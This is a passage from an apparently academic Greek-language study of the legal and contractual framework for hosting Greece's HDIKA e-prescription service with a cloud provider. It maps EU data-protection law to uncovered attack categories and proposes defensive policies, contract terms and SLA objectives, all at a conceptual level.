Ακολουθούν νομοθετικές διατάξεις οι οποίες είναι ιδιαίτερης σημασίας για την ομαλή λειτουργία των υπηρεσιών του παρόχου.

Αρχικά, όπως ορίζεται από την οδηγία 95/46/ΕΚ [29] η διασυνοριακή ροή δεδομένων από και προς την ΗΔΙΚΑ θα πρέπει να συμβαίνει μόνο εάν ο πάροχος κατέχει ικανοποιητικό επίπεδο προστασίας το οποίο θα κρίνεται από τις περιστάσεις οι οποίες είναι σχετικές με την διαβίβαση δεδομένων. Στο άρθρο 4 της συγκεκριμένης οδηγίας, όταν ο πάροχος θα συνεργαστεί με παρόχους στην ίδια χώρα ή σε άλλες εντός της ευρωπαϊκής ένωσης θα πρέπει, κάτι το οποίο έιναι εφικτό μέσω της συνάρτησης επικοινωνίας με συνεργατικούς παρόχους(inter-cloud) του επιπέδου πρόσβασης, να λαμβάνει αναγκαία μέτρα ώστε να εξασφαλίζεται πως κάθε εγκατάσταση πληρεί τις απαιτήσεις της ευρωπαικής νομοθεσίας περί προστασίας δεδομένων προσωπικού χαρακτήρα.

Σύμφωνα με το άρθρο 2 των γενικών διατάξεων της οδηγίας 95/46/ΕΚ, τα δεδομένα θα είναι προσωπικού χαρακτήρα εφόσον προκειμένου να πραγματοποιηθούν συνταγογραφήσεις θα καταγράφεται το ΑΜΚΑ φυσικών προσώπων των οποίων η ταυτότητα θα μπορεί να εξακριβωθεί και να προσδιοριστεί. Τα δεδομένα, σύμφωνα με τον ορισμό περί επεξεργασίας

του άρθρου 2, θα συλλέγονται, θα κρυπτογραφούνται, θα οργανώνονται, θα αποθηκεύονται από τον πάροχο και θα ανακτώνται αφού καταχωρούνται από το ιατρικό προσωπικό διαμέσου της ΗΔΙΚΑ. Υπεύθυνος της επεξεργασίας θα είναι η ΗΔΙΚΑ η οποία σύμφωνα με το συμβόλαιο υπηρεσιών θα καθορίζει τους στόχους και τον τρόπο επεξεργασίας των δεδομένων προσωπικού χαρακτήρα.

Στην συνέχεια όπως ορίζεται στο άρθρο 10 των γενικών διατάξεων της οδηγίας 95/46/ΕΚ, τα κράτη μέλη προβλέπουν ότι ο υπεύθυνος της επεξεργασίας πρέπει να παρέχει στο φυσικό πρόσωπο από το οποίο συλλέγονται τα δεδομένα, πληροφορίες σχετικά με την ταυτότητα του υπεύθυνου επεξεργασίας, τους σκοπούς της επεξεργασίας και το κατά πόσο η παροχή δεδομένων είναι υποχρεωτική όπως επίσης και τις ενδεχόμενες συνέπειες σε περίπτωση άρνησης παροχής αυτών. Το ίδιο ορίζεται και στο άρθρο 5 περί επεξεργασίας δεδομένων προσωπικού χαρακτήρα του νόμου 2472/1997 της ελληνικής νομοθεσίας, σύμφωνα με το οποίο η επεξεργασία δεδομένων προσωπικού χαρακτήρα επιτρέπεται μόνο αν το υποκείμενο δώσει τη συγκατάθεσή του.

Το άρθρο 12 των γενικών διατάξεων της οδηγίας 95/46/ΕΚ, δίνει το δικαίωμα στα φυσικά πρόσωπα των οποίων τα δεδομένα θα συλλέγονται, να ενημερώνονται από την ΗΔΙΚΑ για την επεξεργασία όλων των δεδομένων προσωπικού χαρακτήρα που τα αφορούν καθώς και για την διαγραφή, διόρθωση ή κλείδωμα αυτών. Στα άρθρα 16 και 17 ορίζεται το απόρρητο και η ασφάλεια της επεξεργασίας σύμφωνα με τα οποία το ιατρικό προσωπικό και οι μηχανικοί λογισμικού οι οποίοι θα χρησιμοποιούν τις υπηρεσίες του παρόχου θα ενεργούν υπο την εποπτεία της ΗΔΙΚΑ με δυνατότητα επεξεργασίας και πρόσβασης μόνο με άδειά της. Επιπλέον τα κράτη μέλη προβλέπουν οτι ο υπεύθυνος επεξεργασίας, ΗΔΙΚΑ, πρέπει να λαμβάνει τα κατάλληλα τεχνικά και οργανωτικά μέτρα για παράνομη καταστροφή, απαγορευμένη διάδοση ή πρόσβασης για την αποφυγή αθέμιτης επεξεργασίας δεδομένων προσωπικού χαρακτήρα.

Επιπλέον, σύμφωνα με το άρθρο 27, η ΗΔΙΚΑ θα πρέπει να εκπονήσει έναν κώδικα δεοντολογίας ο οποίος θα συμβάλει στην ορθή εφαρμογή των εθνικών διατάξεων της προστασίας του ατόμου από την επεξεργασία δεδομένων προσωπικού χαρακτήρα σύμφωνα με τον νόμο 2472/1997[61]. Ακόμα το άρθρο 28 προβλέπει πως σε κάθε κράτος μέλος θα πρέπει να υπάρχει μια αρχή ελέγχου η οποία θα ελέγχει την εφαρμογή των εθνικών διατάξεων που έχουν θεσπιστεί στην ελληνική νομοθεσία όπως ασφάλεια δεδομένων προσωπικού χαρακτήρα. Η ΗΔΙΚΑ θα πρέπει να συνεργαστεί με την αρχή ελέγχου προκειμένου να εκπονηθούν διοικητικά και κανονιστικά μέτρα τα οποία θα αφορούν την προστασία των δικαιωμάτων και των ελευθεριών έναντι της επεξεργασίας δεδομένων προσωπικού χαρακτήρα.

Η οδηγία 95/46/ΕΚ περι προστασίας δεδομένων προσωπικού χαρακτήρα δεν ορίζει επακριβώς με συγκεκριμένο άρθρο τα μέσα με τα οποία θα πρέπει να ασφαλίζονται διαδικασίες όπως εκείνης της πιστοποίησης της αυθεντικότητας του χρήστη ή της εικονικοποίησης των φυσικών πόρων. Επιπρόσθετα, σύμφωνα με το άρθρο 12 της οδηγίας 2000/31/ΕΓ [33], ο πάροχος των υπηρεσιών που θα επιλεχθεί δεν θα έχει την δυνατότητα εκκίνησης διάδοσης πληροφοριών και επιλογής του δέκτη αλλά ούτε και την δυνατότητα να επιλέγει και να τροποποιεί τις πληροφορίες οι οποίες μεταδίδονται. Ακόμα σύμφωνα με τα άρθρα 13, 14 και 15 της οδηγίας 2000/31/ΕΓ, θα πρέπει να ισχύουν διαδοχικά τα ακόλουθα. Πρώτον, ο πάροχος δεν θα είναι υπεύθυνος για ενδιάμεση, προσωρινή ή αυτόματη αποθήκευση των πληροφοριών στις οποίες μόνο το εξουσιοδοτημένο ιατρικό προσωπικό θα έχει πρόσβαση και δυνατότητα επεξεργασίας αυτών. Δεύτερον, ο πάροχος δεν είναι υπεύθυνος για τις πληροφορίες οι οποίες πρόκειται να αποθηκευτούν σε αυτόν αλλά ούτε και φέρει γνώση παράνομης δραστηριότητας στην οποία εμπλέκονται πληροφορίες τις οποίες διαχειρίζεται. Σε περίπτωση που διαπιστωθεί παράνομη δραστηριότητα ο πάροχος έχει κάθε δικαίωμα να αφαιρεί πληροφορίες οι οποίες σχετίζονται με την προκείμενη δραστηριότητα, αν και δεν είναι υποχρεωμένος να γνωρίζει. Τρίτον, ο πάροχος δεν είναι υποχρεωμένος να καταγράφει τις πληροφορίες που διανέμει και τις οποίες αποθηκεύει αλλά ούτε και να ανιχνεύει παράνομη δραστηριότητα.

Έτσι κρίνεται απαραίτητη η αναπλήρωση αυτών των κανονισμών με μηχανισμούς και συμβόλαια μεταξύ του παρόχου υπηρεσιών υπολογιστικού νέφους και της ΗΔΙΚΑ οι οποίοι θα επιτρέπουν στον πάροχο να ελέγχει τις πληροφορίες που διανέμει και αποθηκεύει καθώς και να ανιχνεύει και αποτρέπει πιθανές παράνομες δραστηριότητες εφόσον οι νομοθετικές διατάξεις δεν αντιπροσωπεύουν ιδανικά την ασφάλεια δεδομένων προσωπικού χαρακτήρα. Σύμφωνα με τα άρθρα 17 και 18 της οδηγίας 2000/31/ΕΓ σε περίπτωση διαμάχης συμφερόντων μεταξύ της ΗΔΙΚΑ και του παρόχου, η ευρωπαϊκή νομοθεσία δεν τους παρεμποδίζει να χρησιμοποιήσουν νόμους που ισχύουν στα δύο κράτη και διαφοροποιούνται από το ευρωπαϊκό δίκαιο για την επίλυση της διαμάχης. Επιπλέον τα κράτη μέλη θα πρέπει να εξασφαλίζουν οτι οποιεσδήποτε δικαστικές πράξεις πραγματοποιηθούν σύμφωνα με το εκάστοτε εθνικό δίκαιο των χωρών της ευρωπαικής ένωσης με σκοπό τον τερματισμό παράνομων δραστηριοτήτων ή την αποφυγή πράξεων που οδηγούν σε βλάβη προσωπικών δεδομένων, επιτρέπονται. Γι’ αυτό το λόγο, είναι αναγκαίο πριν την εγκαθίδρυση οποιασδήποτε συνεργασίας της ΗΔΙΚΑ με πάροχο που θα στεγάζεται σε χώρα της ευρωπαικής ένωσης, να διερευνηθούν οι νόμοι περί προστασίας του ατόμου από την επεξεργασία δεδομένων προσωπικού χαρακτήρα καθώς και το εθνικό δίκαιο της προκείμενης χώρας.

Μέρος των σεναρίων επίθεσης τα οποία θα πραγματοποιηθούν θα έχουν ως στόχο την εκμετάλλευση αυτών των σημείων τα οποία σύμφωνα με την νομοθεσία θα ήταν επικίνδυνα για καταστροφή ή υποκλοπή δεδομένων προσωπικού χαρακτήρα. Ο πίνακας που ακολουθεί περιγράφει είδη επιθέσεων τα οποία δεν καλύπτονται από τις ισχύουσες νομοθετικές διατάξεις και προσδιορίζει τα τμήματα της τεχνικής υποδομής του παρόχου που επηρεάζονται από αυτές [62].

Εύρος Επιθέσεων	**Τύπος Επίθεσης**	**Επιθέσεις**	**Παραβίαση Νομοθεσίας**	**Παραβίασης Τεχνικού Τμήματος Υποδομής**
Γενικές Επιθέσεις	Υποκλοπή Δεδομένων	Man-in the Middle	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
		Sniffing	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
		Spoofing	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
		Session-Hijacking	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
		Cross-Site Scripting	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
		Authentication Attack	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
	Άρνηση Παροχής Υπηρεσιών	Distributed DoS	Δεν ορίζεται	Λειτουργικά συστήματα, Σύστημα ανίχνευσης απειλών, Σύστημα διανομής υπηρεσιών
		Economic DoS	Δεν ορίζεται στις οδηγίες 2009/81/ΕΚ, 2014/55/ΕΚ	Προσβάλλεται η υποδομή στο σύνολό της.
Επιθέσεις στο Υπολογιστικό Νέφος	Αποτυχία Απομόνωσης Πόρων	Hypervisor Attack	Δεν ορίζεται	Εικονικοποιημένοι Πόροι
		Side Channel Attack	Δεν ορίζεται	Εικονικοποιημένοι Πόροι
	Έσωθεν Απειλή	Malicious Insider	2000/31/ΕΓ άρθρο 13	Μπορούν να στοχοποιηθούν διαφορετικά μέρη της υποδομής.
	Αποτυχία Ισχύος	Power Attack	Δεν ορίζεται	Λειτουργικό Σύστημα, Απομόνωση Εικονικοποιημένων Πόρων,Hypervisor
	Κακόβουλο Λογισμικό	Malware-Injection Attack	2000/31/ΕΓ άρθρο 14,15	Εικονικοποιημένοι Πόροι

		Malicious Probes	2000/31/ΕΓ άρθρο 14,15	Σύστημα Ανίχνευσης Απειλών,IDS,IPS

Πίνακας 1 Σύνολο Επιθέσεων στο Πάροχο Υπολογιστικού Νέφους

Υποκλοπή Δεδομένων

Όλα τα τρωτά σημεία της αρχιτεκτονικής του διαδικτύου όπως ορίζεται από το μοντέλο OSI συνεχίζουν να υπάρχουν αφού η νομοθεσία δεν προβλέπει τρόπους για την αποτροπή αυτών[56]. Εφόσον υπάρχουν αυτά τα τρωτά σημεία μπορούν να πραγματοποιηθούν επιθέσεις τύπου υποκλοπής δεδομένων. Οι επιθέσεις αυτού του τύπου δεν επηρεάζουν μεγάλο μέρος της υποδομής του παρόχου αν και για την πραγματοποίησή τους εκμεταλλεύονται οι συναρτήσεις χρήστη και μηχανικών λογισμικού. Άμεσες συνέπειες αυτού του τύπου επιθέσεων είναι η υποκλοπή δεδομένων προσωπικού χαρακτήρα καθώς και διαπιστευτηρίων των χρηστών.

Άρνηση Παροχής Υπηρεσιών

Επιπροσθέτως, το χαρακτηριστικό τις δυναμικής τροφοδοσίας με πόρους των υπηρεσιών στο σύννεφο απλοποιεί το έργο των επιθέσεων τύπου άρνησης παροχής υπηρεσιών. Αυτό συμβαίνει γιατί αν πραγματοποιηθεί επίθεση σε μια υπηρεσία του παρόχου και δρομολογηθεί μεγάλη κίνηση σε αυτήν, η οποία θα είναι συνεχής, τότε μετά από επαρκή χρόνο ο πάροχος θα έχει εξαντλησει τους φυσικούς του πόρους και δεν θα έχει πλέον την δυνατότητα ανταπόκρισης. Η νομοθεσία δεν προβλέπει τρόπους αποφυγής αυτού του τύπου επιθέσεων. Κύριως λόγος ύπαρξης αυτού του τύπου επιθέσεων είναι τα ελλιπή συστήματα ανίχνευσης αυτών και το μη εξειδικευμένο προσωπικό που τα διαχειρίζεται. Επιπλέον ο συγκεκριμένος τύπος επιθέσεων δεν περιορίζεται στα τεχνικά τμήματα της υποδομής του παρόχου αλλά και στην οικονομία του. Ο μόνος τρόπος για να οριστούν τρόποι αντιμετώπισης των αποτελεσμάτων μιας επίθεσης στην οικονομία του παρόχου η οποία θα οδηγούσε σε χρεωκοπία είναι μέσω του κύριου συμβολαίου υπηρεσιών.

Αποτυχία Απομόνωσης Πόρων

Οι επιθέσεις τύπου αποτυχίας απομόνωσης πόρων έχουν ως στόχο την απόκτηση ελέγχου του εικονικοποιητή πόρων (hypervisor) και όλων των εικονικών συστημάτων (VMs) που ελέγχει αλλά και την τοποθέτηση ενός κακόβουλου εικονικού συστήματος μεταξύ των υπολοίπων το οποίο θα συλλέξει πληροφορίες σχετικά με την κρυπτογράφηση των δεδομένων. Αυτό θα έχει ως αποτέλεσμα ο πάροχος να χάσει εν μέρει τον έλεγχο της υποδομής και πληροφοριών που διαχειρίζεται με άμεσες συνέπειες στους χρήστες των υπηρεσιών. Οι συνέπειες θα είναι να αποτύχουν οι μηχανισμοί εικονικοποίησης της μνήμης, του αποθηκευτικού χώρου και της επεξεργαστικής ισχύος. Σε αυτήν την περίπτωση η νομοθεσία δεν ορίζει τρόπους αποφυγής τους εφόσον ο έλεγχος των εικονικών συστημάτων (VMs) και η ασφάλεια αυτών εμπίπτει στην αρμοδιότητα του παρόχου. Ο μόνος τρόπος για να ενισχυθεί η ασφάλεια του παρόχου

έναντι σε αυτόν τον τύπο επιθέσεων είναι μέσω της πολιτικής προστασίας δεδομένων και των SLOs της συμφωνίας στάθμης υπηρεσίας όπως επίσης να οριστεί και ένα κατώτατο επίπεδο προδιαγραφών, τις οποίες θα πρέπει να πληροί ο πάροχος.

Έσωθεν Απειλή

Εκτός αυτού, σύμφωνα με την νομοθεσία ο πάροχος θα πρέπει να συμμορφώνεται με συνθήκες ως προς την πρόσβαση των εργαζομένων του στις πληροφορίες που διαχειρίζεται. Οι συνθήκες δεν ορίζονται βάσει της νομοθεσίας με αποτέλεσμα να μην είναι ξεκάθαροι οι περιορισμοί και επιθέσεις τύπου έσωθεν απειλών να είναι υπαρκτές. Εάν οι συνθήκες οριστούν στο κύριο συμβόλαιο υπηρεσιών τότε οι εργαζόμενοι θα αποκτούν πρόσβαση σε συγκεκριμένες περιστάσεις. Σε οποιαδήποτε άλλη περίπτωση θα παραβιάζονται SLOs όπως εμπιστευτικότητα, διαθεσιμότητα και ακεραιότητα και θα εφαρμόζονται ποινές οι οποίες θα έχουν οριστεί.

Αποτυχία Ισχύος

Το συγκεκριμένο είδος επιθέσεων πραγματοποιείται κατά την στοχοποίηση της υποδομής του παρόχου υπηρεσιών υπολογιστικού νέφους από τον επιτιθέμενο. Έχουν ως τελικό στόχο να καταστήσουν μη λειτουργικές τις διανεμόμενες υπηρεσίες. Για να επιτευχθεί αυτό αυξάνουν το φορτίο εξυπηρέτησης σε όλους τους διακομιστές με αποτέλεσμα ο πάροχος να χρειάζεται μεγαλύτερο ποσό ηλεκτρικής ισχύος το οποίο όμως δεν έχει την δυνατότητα να το κατανέμει σε αυτούς. Έτσι αδρανοποιείται η παροχή των προσδοκώμενων υπηρεσιών.

Κακόβουλο Λογισμικό

Ο τύπος επιθέσεων κακόβουλου λογισμικού αφορά επιθέσεις κατά τις οποίες θα μπορούσε να αποσταλεί λογισμικό στον πάροχο υπηρεσιών υπολογιστικού νέφους το οποίο δεν θα είναι σύμφωνο με το κύριο συμβόλαιο υπηρεσιών και δεν θα είναι ανιχνεύσιμο από το πάροχο. Κακόβουλοι ανιχνευτές θα μπορούσαν να χρησιμοποιηθούν από τον επιτιθέμενο προκειμένου να αποκτήσει επίγνωση της αρχιτεκτονικής του παρόχου με αποτέλεσμα να του δώσει γνώση για τρωτά σημεία αυτής και κακόβουλο λογισμικό θα μπορούσε να χρησιμοποιηθεί για καταστροφή πληροφοριών ή απενεργοποίηση των οποιοδήποτε αντίμετρων κατέχει ο πάροχος για την αντιμετωπίσει άλλου τύπου επιθέσεων. Το κακόβουλο λογισμικό θα μπορούσε να ενσωματωθεί στο αρχείο της συνταγογράφησης το οποίο θα έστελνε το ιατρικό προσωπικό στον πάροχο. Η αστοχία της νομοθεσίας να καλύψει αυτόν τον τύπο επιθέσεων θα μπορούσε να αντικατασταθεί από την συμφωνία στάθμης υπηρεσίας όπου θα ορίζονται μέτρα για την ανίχνευση τέτοιων επιθέσεων.

3.1.4 Κύριο Συμβόλαιο Υπηρεσιών

Σύμφωνα με το άρθρο 22 της οδηγίας 2009/81/ΕΓ[63], όταν πρόκειται για συμβάσεις που περιλαμβάνουν διαβαθμισμένες πληροφορίες η αναθετούσα αρχή, δηλαδή στο συγκεκριμένο

σενάριο η ΗΔΙΚΑ, θα πρέπει να ορίζει στα έγγραφα της σύμβασης όλα τα αναγκαία μέτρα και απαιτήσεις για την ασφάλεια των πληροφοριών. Τα έγγραφα της σύμβασης θα περιλαμβάνονται στο κύριο συμβόλαιο υπηρεσιών.

Το κύριο συμβόλαιο υπηρεσιών το οποίο θα υπογραφτεί στην συνέχεια θα αποτελείται από τη συμφωνία στάθμης υπηρεσίας και πολιτικές. Η συμφωνία στάθμης υπηρεσίας θα θέτει και θα περιγράφει τους σκοπούς οι οποίοι θα πρέπει να πληρούνται προκειμένου να καλύπτονται κενά και αστοχίες της νομοθεσίας. Ακόμα θα ορίζει το προσδοκώμενο τρόπο με τον οποίο θα διανέμονται οι υπηρεσίες, την ποιότητα αυτών καθώς επίσης και τον τρόπο με τον οποίο θα αντιδρά ο πάροχος σε περίπτωση αποτυχίας τους. Στην πολιτική προστασίας δεδομένων θα καταγράφονται οι τεχνικές με τις οποίες θα συλλέγονται, χρησιμοποιούνται και οργανώνονται τα δεδομένα προσωπικού χαρακτήρα. Στην πολιτική χρήσης των δεδομένων θα ορίζονται οι υπεύθυνες αρχές πιστοποίησης των δεδομένων και οι περιορισμοί του ιατρικού προσωπικού ως προς την χρήση των υπηρεσιών καθώς επίσης και των μηχανικών λογισμικού ως προς την κατασκευή εφαρμογών που θα χρησιμοποιούν τα δεδομένα της υπηρεσίας συνταγογράφησης.

Αρχικά θα πρέπει να οριστούν τα σημεία ευθύνης κρίσιμων ζητημάτων του παρόχου και της ΗΔΙΚΑ ως προς τα δεδομένα προσωπικού χαρακτήρα [40].

	ΗΔΙΚΑ	**Πάροχος Υπολογιστικού Νέφους**
Νομιμότητα Δεδομένων	Πλήρης Υπευθυνότητα	Απαλλάσεται λόγω της νομοθεσίας.
Περιστατικά Ασφαλείας	Υπεύθυνος για οτι βρίσκεται υπο τον έλεγχό του.	Υπέυθυνος για την υποδομή και λειτουργία αυτής.
Νομοθεσία Δεδομένων Προσωπικού Χαρακτήρα	Αποδέκτης Υπεύθυνος Επεξεργασία	Εκτελών Επεξεργασία

Πίνακας 2 Σημεία Ευθύνης ΗΔΙΚΑ-Παρόχου

Παρόλο που ο πάροχος θα διανέμει δύο διαφορετικούς τύπους υπηρεσιών οι ευθύνες των δύο δραστών, ΗΔΙΚΑ και παρόχου, δεν θα διαφοροποιούνται ως προς αυτούς. Οι τύποι των υπηρεσιών χαρακτηρίζονται ως ***κρίσιμοι*** επειδή διαχειρίζονται ευαίσθητα δεδομένα και σύμφωνα με την παγκόσμια ορολογία ως ***κυβερνητικά εσωτερικές*** (Government Internal) [41] εφόσον πρόκειται να χρησιμοποιηθούν από την Κυβέρνηση για εσωτερικές λειτουργίες. Για το SaaS όπως και για το PaaS, η ΗΔΙΚΑ θα πρέπει να συμμορφώνεται με την ισχύουσα νομοθεσία προστασίας δεδομένων. Επιπλέον να συντηρεί και να διαχειρίζεται την διεπαφή

ταυτοποίησης του ιατρικού προσωπικού καθώς επίσης και να φροντίζει για τη βελτίωση της ασφάλειας αυτής διανέμοντας διαπιστευτήρια στο ιατρικό προσωπικό τα οποία θα δημιουργούνται σύμφωνα με την πολιτική ασφάλειας δεδομένων. Ο πάροχος θα είναι υπεύθυνος για την υποστήριξη και ασφάλεια της υποδομής του καθώς και ενημέρωση της ΗΔΙΚΑ για τους μηχανισμούς με τους οποίους τα επιτυγχάνει αυτά. Ακόμα θα πρέπει να δίνει πληροφορίες σχετικά με εσωτερικές λειτουργίες του όπως διαδικασίες απομόνωσης των στιγμιότυπων των χρηστών και σενάρια συνεργασίας των συναρτήσεων της υποδομής διευκρινίζοντας τα συστήματα ασφαλείας που χρησιμοποιούνται.

3.1.5 Στρατηγική Σχεδίασης Πολιτικών

Για την ορθή κατασκευή των πολιτικών χρήσης και προστασίας των δεδομένων θα ακολουθηθεί μια στρατηγική [42]. Η στρατηγική αυτή θα υποδεικνύει τους στόχους οι οποίοι θα πρέπει να ικανοποιούνται από τις πολιτικές. Επιπλέον η συμφωνία στάθμης υπηρεσίας θα πρέπει να είναι συνεπής ως προς την στρατηγική σχεδίασης πολιτικών.

Σύμφωνα με την συγκεκριμένη στρατηγική θα πρέπει να ελαχιστοποιηθεί το ποσό των προσωπικών δεδομένων που επεξεργάζονται από τον πάροχο στο ελάχιστο δυνατό προκειμένου να μην μειωθεί η αποδοτικότητα της υπηρεσίας συνταγογράφησης. Τα δεδομένα τα οποία επεξεργάζονται από τον πάροχο είναι εκείνα τα οποία συλλέγονται κατά την εκάστοτε συνταγογράφηση. Έτσι το κατώτατο όριο συλλογής προσωπικών δεδομένων θα ορίζεται από την ΗΔΙΚΑ και θα καθορίζεται ο σκοπός για τον οποίο συλλέγονται τα δεδομένα. Με αυτόν τον τρόπο δεν θα συλλέγονται δεδομένα που θα έχουν τον ίδιο σκοπό. Κάθε φυσικό πρόσωπο θα παρέχει περιορισμένα προσωπικά δεδομένα για να επιτυγχάνονται οι συνταγογραφήσεις δηλαδή μόνο το ΑΜΚΑ ή το ονοματεπώνυμο με το πατρώνυμο αλλά όχι και τα δύο. Με αυτόν τον τρόπο σε περίπτωση που επιτευχθεί υποκλοπή δεδομένων ο επιτιθέμενος θα έχει στην κατοχή του δεδομένα τα οποία θα του δίνουν περιορισμένο εύρος γνώσης για την εκάστοτε συνταγογράφηση. Έτσι, αν υποκλαπεί το ΑΜΚΑ θα πρέπει να επιτεθεί και στην δημόσια αρχή η οποία θα πραγματοποιεί την αντιστοίχιση με τα ονοματεπώνυμα για να αποκτήσει περισσότερα προσωπικά δεδομένα των φυσικών προσώπων.

Επιπρόσθετα, ένας στόχος που θα πρέπει να ικανοποιείται είναι η απόκρυψη τόσο των προσωπικών δεδομένων όσο και δεδομένων που σχετίζονται με την λειτουργία των υπηρεσιών. Τα δεδομένα θα πρέπει να αποκρύπτονται από το μη εξουσιοδοτημένο προσωπικό του παρόχου και από χρήστες οι οποίοι δεν φέρουν την ιδιότητα του ιατρικού προσωπικού ή των μηχανικών λογισμικού. Εκτός από τα προσωπικά δεδομένα που θα αποκρύπτονται βάσει των κανονισμών που θα ορίζονται στη συμφωνία στάθμης υπηρεσίας, θα πρέπει να αποκρύπτονται δείκτες οι οποίοι θα ορίζουν τους εξυπηρετητές στους οποίους

έχουν αποθηκευτεί στιγμιότυπα δεδομένων και επιπλέον τους εξυπηρετητές στους οποίους στιγμιότυπα των υπηρεσιών εκτίθενται.

Σε περίπτωση όπου ο επιτιθέμενος καταφέρει να αποκτήσει γνώση της εσωτερικής υποδομής του παρόχου δεν θα μπορεί άμεσα να κινηθεί προς τα δεδομένα του ενδιαφέροντός του, κάνοντας το έργο του χρονοβόρο με κίνδυνο να εκτεθεί στους μηχανισμούς καταγραφής και παρακολούθησης της υποδομής. Έτσι θα ορίζονται δύο χρόνοι, ο χρόνος παραμονής στο σύστημα Π και ο χρόνος χρήσης της υπηρεσίας Χ. Έτσι προκύπτει ο ακόλουθος συντελεστής: ι= Χ/Π .Όταν ο συντελεστής ι τείνει στο 1 για κάθε χρήστη τότε δεν θα υπάρχουν απειλές. Όταν ο συντελεστής είναι κατά πολύ μικρότερος της μονάδας τότε ο συγκεκριμένος χρήστης εμπλέκεται σε κακόβουλη δραστηριότητα αφού δεν δικαιολογείται η παρουσία του στο σύστημα χωρίς να χρησιμοποιεί μια εκ των υπηρεσιών.

Επιπλέον, θα πρέπει να κατασκευαστούν ψευδείς δείκτες οι οποίοι θα υποδεικνύουν την τοποθεσία δεδομένων υψηλής σημασίας όπως για παράδειγμα κωδικούς του διαχειριστή και στην συνέχεια να πραγματοποιείται καταγραφή της κίνησης της συγκεκριμένης τοποθεσίας. Αυτές οι τοποθεσίες θα λειτουργούν ως κυψέλες (honeypots) [54], οι οποίες αποτελούν μια αποδοτική λύση για τον έλεγχο της εσωτερικής κίνησης και τον εντοπισμό κακόβουλων χρηστών.

Αρκετά σημαντική είναι και η απόκρυψη των κόμβων οι οποίοι θα διαχειρίζονται την κίνηση μεταξύ των συναρτήσεων της υποδομής και μέσω των οποίων ο επιτιθέμενος θα μπορεί να καταλάβει τον τρόπο λειτουργίας του παρόχου. Για να επιτευχθεί αυτό θα πρέπει οι συγκεκριμένοι κόμβοι να μην έχουν διαφορετικά χαρακτηριστικά από όλους τους υπόλοιπους ώστε ο επιτιθέμενος να μην έχει την δυνατότητα εντοπισμού τους. Ακόμα, κάθε κόμβος θα πρέπει να διαθέτει περισσότερα του ενός ψευδώνυμα μέσω των οποίων θα επικοινωνούν μαζί του οι υπόλοιποι και τα οποία θα τον ταυτοποιούν. Δύο κόμβοι θα επικοινωνούν μεταξύ τους με δύο συγκεκριμένα ψευδώνυμα που θα ορίζονται κατά την κατασκευή τους και τα οποία θα αλλάζουν κατά διαστήματα από τον διαχειριστή του συστήματος. Με αυτόν τον τρόπο ένας εξυπηρετητής μπορεί να δέχεται ένα μήνυμα με συγκεκριμένο ψευδώνυμο και να το προωθεί με διαφορετικό. Έτσι αποφεύγεται μια υλοποίηση με περισσότερους κινδύνους κατά την οποία ένας κεντρικός εξυπηρετητής κατέχει μια λίστα με τους κόμβους και τα ψευδώνυμα έκαστου και ο οποίος πραγματοποιεί τις μεταγωγές για επικοινωνία.

Εκτός των παραπάνω, ένας στόχος που πρέπει να ικανοποιείται είναι η πληροφόρηση των φυσικών προσώπων για ενέργειες που πραγματοποιούνται στα δεδομένα προσωπικού χαρακτήρα τους και ο έλεγχος επί των δεδομένων από την ΗΔΙΚΑ. Η ΗΔΙΚΑ θα είναι η δημόσια αρχή η οποία θα ενημερώνει τις πολιτικές και θα καθορίζει με αυτές το επίπεδο ελέγχου που θα έχει επί των δεδομένων. Για οποιαδήποτε ενέργεια πραγματοποιείται στα

δεδομένα όλων των φυσικών προσώπων από τον πάροχο υπολογιστικού νέφους, η ΗΔΙΚΑ θα πρέπει να ενημερώνεται .Στην συνέχεια μέσω του ιατρικού προσωπικού τα φυσικά πρόσωπα θα ενημερώνονται για τις ενέργειες αλλά και για τον σκοπό που πραγματοποιήθηκαν αυτές. Με αυτόν τον τρόπο, η ΗΔΙΚΑ θα είναι υπεύθυνη για τις ενέργειες και ο πάροχος δεν θα φέρει ευθύνη αφού θα ενεργεί υπό τις οδηγίες που θα ορίζει εκείνη. Έτσι οποιαδήποτε διαμάχη προκληθεί για τις ενέργειες του παρόχου, θα συμβαίνει μεταξύ της ΗΔΙΚΑ και των φυσικών προσώπων χωρίς να εμπλέκεται ο πάροχος.

Τέλος θα πρέπει ο πάροχος να αποδεικνύει πως οι πολιτικές και η συμφωνία στάθμης υπηρεσίας ικανοποιούνται κατά την λειτουργία του. Με αυτόν τον τρόπο θα ενισχύεται ο έλεγχος της ΗΔΙΚΑ επί του παρόχου. Για να επιτευχθεί αυτός ο στόχος, ο πάροχος θα πρέπει σε συγκεκριμένα χρονικά διαστήματα να παρουσιάζει στην ΗΔΙΚΑ μετρήσιμα μεγέθη τα οποία θα είναι άμεσα συνδεδεμένα με τους στόχους που έχουν τεθεί στις πολιτικές και στη συμφωνία στάθμης υπηρεσίας. Τα συγκεκριμένα μετρήσιμα μεγέθη θα βοηθούν στην κατανόηση της απόδοσης και της λειτουργίας του παρόχου σύμφωνα με όσα έχουν προσυμφωνηθεί και θα ποσοτικοποιούν SLOs όπως η διαθεσιμότητα και η διαφάνεια.

3.1.6 Συμφωνία Στάθμης Υπηρεσίας

Η συμφωνία στάθμης υπηρεσίας θα αποτελείται από SLOs τα οποία και θα αναλύουν τους κανονισμούς και περιορισμούς της λειτουργίας του παρόχου αλλά και της συνεργασίας τους [44]. Τα σημεία στα οποία θα εστιάσουν τα SLOs είναι η λειτουργικότητα, η ασφάλεια υπηρεσιών, η διαχείριση των δεδομένων και η προστασία των δεδομένων.

Τα SLOs της λειτουργικότητας θα είναι η διαθεσιμότητα, ο χρόνος ανταπόκρισης, η χωρητικότητα, η υποστήριξη και ο τερματισμός του κύριου συμβολαίου υπηρεσιών.

